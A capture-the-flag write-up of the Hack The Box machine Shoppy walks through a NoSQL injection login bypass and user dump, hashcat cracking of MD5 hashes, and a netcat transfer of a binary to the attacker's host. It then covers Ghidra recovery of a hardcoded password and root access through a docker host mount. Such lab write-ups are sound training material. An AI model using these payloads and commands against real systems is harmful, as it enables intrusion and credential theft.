
Hack The Box Shoppy Writeup (Easy Linux)
Easy Linux box. A NoSQL injection dumps the admin hashes, a private Mattermost channel leaks jaeger's SSH password, and the docker group turns deploy into root.
Summary
Shoppy’s login form rejects SQL payloads but reacts oddly to a single quote, and fuzzing a NoSQL wordlist finds that the payload a equals a logs straight in. The admin panel’s user search accepts the same payload and returns every account with its MD5 password hash, one of which hashcat cracks to josh:remembermethisway. Those credentials open the mattermost.shoppy.htb vhost, where a private Deploy Machine channel carries jaeger’s password in the clear and that works over SSH. jaeger may run /home/deploy/password-manager as deploy, and decompiling the binary in Ghidra shows the master password assembled one character at a time as Sample, which prints the deploy credentials. deploy belongs to the docker group, so an alpine container started with the host root mounted at /mnt exposes every file on the box.
Service Enumeration
I ran:
1
nmap -A -vv -oN scans/nmap.initial -vv 10.129.38.154
And these are the results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e5e8351d99f89ea471a12eb81f922c0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDApZi3Kltv1yDHTatw6pKZfuIcoHfTnVe0W1yc9Uw7NMUinxjjQaQ731J+eCTwd8hBcZT6HQwcchDNR50Lwyp2a/KpXuH2my+2/tDvISTRTgwfMy1sDrG3+KPEzBag07m7ycshp8KhrRq0faHPrEgcagkb5T8mnT6zr3YonzoMyIpT+Q1O0JAre6GPgJc9im/tjaqhwUxCH5MxJCKQxaUf2SlGjRCH5/xEkNO20BEUYokjoAWwHUWjK2mlIrBQfd4/lcUzMnc5WT9pVBqQBw+/7LbFRyH4TLmGT9PPEr8D8iygWYpuG7WFOZlU8oOhO0+uBqZFgJFFOevq+42q42BvYYR/z+mFox+Q2lz7viSCV7nBMdcWto6USWLrx1AkVXNGeuRjr3l0r/698sQjDy5v0GnU9cMHeYkMc+TuiIaJJ5oRrSg/x53Xin1UogTnTaKLNdGkgynMqyVFklvdnUngRSLsXnwYNgcDrUhXxsfpDu8HVnzerT3q27679+n5ZFM=
|   256 5857eeeb0650037c8463d7a3415b1ad5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHiKrH/B/4murRCo5ju2KuPgkMjQN3Foh7EifMHEOwmoDNjLYBfoAFKgBnrMA9GzA+NGhHVa6L8CAxN3eaGXXMo=
|   256 3e9d0a4290443860b3b62ce9bd9a6754 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBRsWhJQCRHjDkHy3HkFLMZoGqCmM3/VfMHMm56u0Ivk
80/tcp open  http    syn-ack nginx 1.23.1
|_http-server-header: nginx/1.23.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title:             Shoppy Wait Page
|_http-favicon: Unknown favicon MD5: D5F0A0ADD0BFBB2BC51607F78ECE2F57
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 16 20:42:53 2025 -- 1 IP address (1 host up) scanned in 830.11 seconds
Web Server Enumeration
The web server on port 80 directs me to “shoppy.htb” right away, so I add it to my /etc/hosts file:
1
echo 10.129.38.154 shoppy.htb | sudo tee -a /etc/hosts

There’s nothing on the homepage beyond this countdown:
Directory Enumeration
I run feroxbuster against the website to discover valid endpoints:
1
feroxbuster -u http://shoppy.htb/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words.txt
It finds a few like:
1
2
3
/login
/admin
/exports
VHost Subdomain Enumeration
I perform a subdomain enumeration with ffuf:
1
ffuf -H "Host: FUZZ.shoppy.htb" -u http://shoppy.htb -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 100 -fs 169
To discover another valid subdomain: mattermost.shoppy.htb. I add that to my /etc/hosts file. It looks like this now:
1
10.129.38.154 mattermost.shoppy.htb shoppy.htb
Login Bypass: NoSQL Injection
I tried common credentials like admin:admin but couldn’t log in. Then I tried some normal SQL injection auth bypass:
1
ffuf --data 'username=adminFUZZ&password=admin' -u http://shoppy.htb/login -w /usr/share/wordlists/SecLists/Fuzzing/Databases/SQLi/sqli.auth.bypass.txt -t 5 -x http://127.0.0.1:8080 -H 'Content-Type: application/x-www-form-urlencoded'
But it never worked. I notice though how using a single quote (‘) makes the application behave differently (it hangs for a long while, then ultimately returns 502 error / gateway timeout). The application behaves normally with basically any character other than single quotes, even double quotes is fine.
So I tried NoSQL injection instead:
1
ffuf --data 'username=adminFUZZ&password=admin' -u http://shoppy.htb/login -w /usr/share/wordlists/SecLists/Fuzzing/Databases/SQLi/NoSQL.txt -t 5 -H 'Content-Type: application/x-www-form-urlencoded'
As you can see from the screenshot below, one result has a different response size from the rest:

More specifically:
1
' || 'a'=='a            [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 205ms]

I use this payload to log in to the application:
And now I have access to the admin panel at http://shoppy.htb/admin:


The only functionality in this panel is the “search for users” button at the top right corner of the page. It directs me to http://shoppy.htb/admin/search-users:
I search for admin like so: http://shoppy.htb/admin/search-users?username=admin, and it returns a button on the screen that allows me to download the report for the admin user:

This includes the password hash for admin. I wonder if there are more users on the system though, so I use the same payload from earlier:
1
' || 'a'=='a
In the user input field for this search feature and it gives me more users:

More specifically:
1
2
3
4
5
6
7
8
9
10
11
12
[
  {
    "_id": "62db0e93d6d6a999a66ee67a",
    "username": "admin",
    "password": "23c6877d9e2b564ef8b32c3a23de27b2"
  },
  {
    "_id": "62db0e93d6d6a999a66ee67b",
    "username": "josh",
    "password": "6ebcea65320589ca4f2f1ce039975995"
  }
]
I save both password hashes to a file named “hashes.txt”:
1
2
6ebcea65320589ca4f2f1ce039975995
23c6877d9e2b564ef8b32c3a23de27b2
And run hashcat against it:
1
hashcat hashes.txt /usr/share/wordlists/rockyou.txt --force -m 0
After a few seconds I get a hit for:
1
6ebcea65320589ca4f2f1ce039975995:remembermethisway
So with that, new credentials:
1
2
Username: josh
Password: remembermethisway
Initial Access
I can log in to the mattermost instance at http://mattermost.shoppy.htb/login by using the discovered credentials for “josh”:

I notice right away there’s a private channel named “Deploy Machine”. I go straight to it, since private channels generally mean more sensitive information. The screenshot below shows a message from “jaeger” to “josh” containing cleartext credentials for a user:

More specifically:
1
2
3
4
5
6
7
8
9
jaeger
5:22 AM

Hey @josh,

For the deploy machine, you can create an account with these creds :
username: jaeger
password: Sh0ppyBest@pp!
And deploy on it.
I can log in to the machine via SSH as “jaeger”:
1
2
3
$ ssh jaeger@shoppy.htb

Password: Sh0ppyBest@pp!
Horizontal Privilege Escalation
I notice how my user has sudo privileges:
1
2
3
4
5
6
7
$ sudo -l
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
I run this binary at /home/deploy/password-manager but it asks for a password:
1
2
3
4
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: 123123123
Access denied! This incident will be reported !
Not much I can do without a valid password here. Since this is a binary, I thought about maybe there’s a buffer overflow vulnerability. However that’d be the last thing I would go for. The binary could have hardcoded creds, or present other flaws in its source code.
I run “strings” against it, and I can see the text:
1
2
3
4
5
Welcome to Josh password manager!
Please enter your master password:
Access granted! Here is creds !
cat /home/deploy/creds.txt
Access denied! This incident will be reported !
If I input the correct password, It’ll run “cat” against /home/deploy/creds.txt. Notice how they’re not using an absolute path too.
I did transfer the binary to my attacking machine by first opening a port with netcat on my machine like so:
1
nc -lvnp 1234 > password-manager
And then using nc on the remote machine to transfer it to my machine:
1
nc 10.10.14.57 1234 < /home/deploy/password-manager
With the binary in hands, I fire up gHidra to decompile the source code. When I load the app into gHidra it’ll ask if I want to analyse it. I select all options, and hit “analyse”. After a few seconds, I can see the decompiled main function:

The screenshot above shows the exact code snippet for the main function. We can see it’s comparing my input with an if / else statement. More specifically:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
std::__cxx11::string::operator+=(local_68,"S");
std::__cxx11::string::operator+=(local_68,"a");
std::__cxx11::string::operator+=(local_68,"m");
std::__cxx11::string::operator+=(local_68,"p");
std::__cxx11::string::operator+=(local_68,"l");
std::__cxx11::string::operator+=(local_68,"e");
iVar1 = std::__cxx11::string::compare(local_48);
if (iVar1 != 0) {
   poVar2 = std::operator<<((ostream *)std::cout,"Access denied! This incident will be reported !")
   ;
   std::ostream::operator<<(poVar2,std::endl<>);
}
else {
   poVar2 = std::operator<<((ostream *)std::cout,"Access granted! Here is creds !");
   std::ostream::operator<<(poVar2,std::endl<>);
   system("cat /home/deploy/creds.txt");
}
From the snippet we see the actual password it’s expecting:
1
Sample
So I use that as the master password and it outputs the credentials for the “deploy” user:

New credentials:
1
2
Username: deploy
Password: Deploying@pp!
Vertical Privilege Escalation
I know that “deploy” user has membership in the “docker” group:
1
2
$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
This is a clear privilege escalation vector. I enumerate the docker environment, looking for valid container images to run with
1
docker image ls
As you can see from the screenshot below, the image “alpine” is available to use. I use this image to create a quick and simple container that mounts the root of the host machine into /mnt:
1
docker run -it -v /:/mnt alpine
It works:

With that, I can access any files in the Host machine via the mountpoint in the container. This includes /root/root.txt or other sensitive files like /etc/shadow or the root user’s SSH private/public key pairs.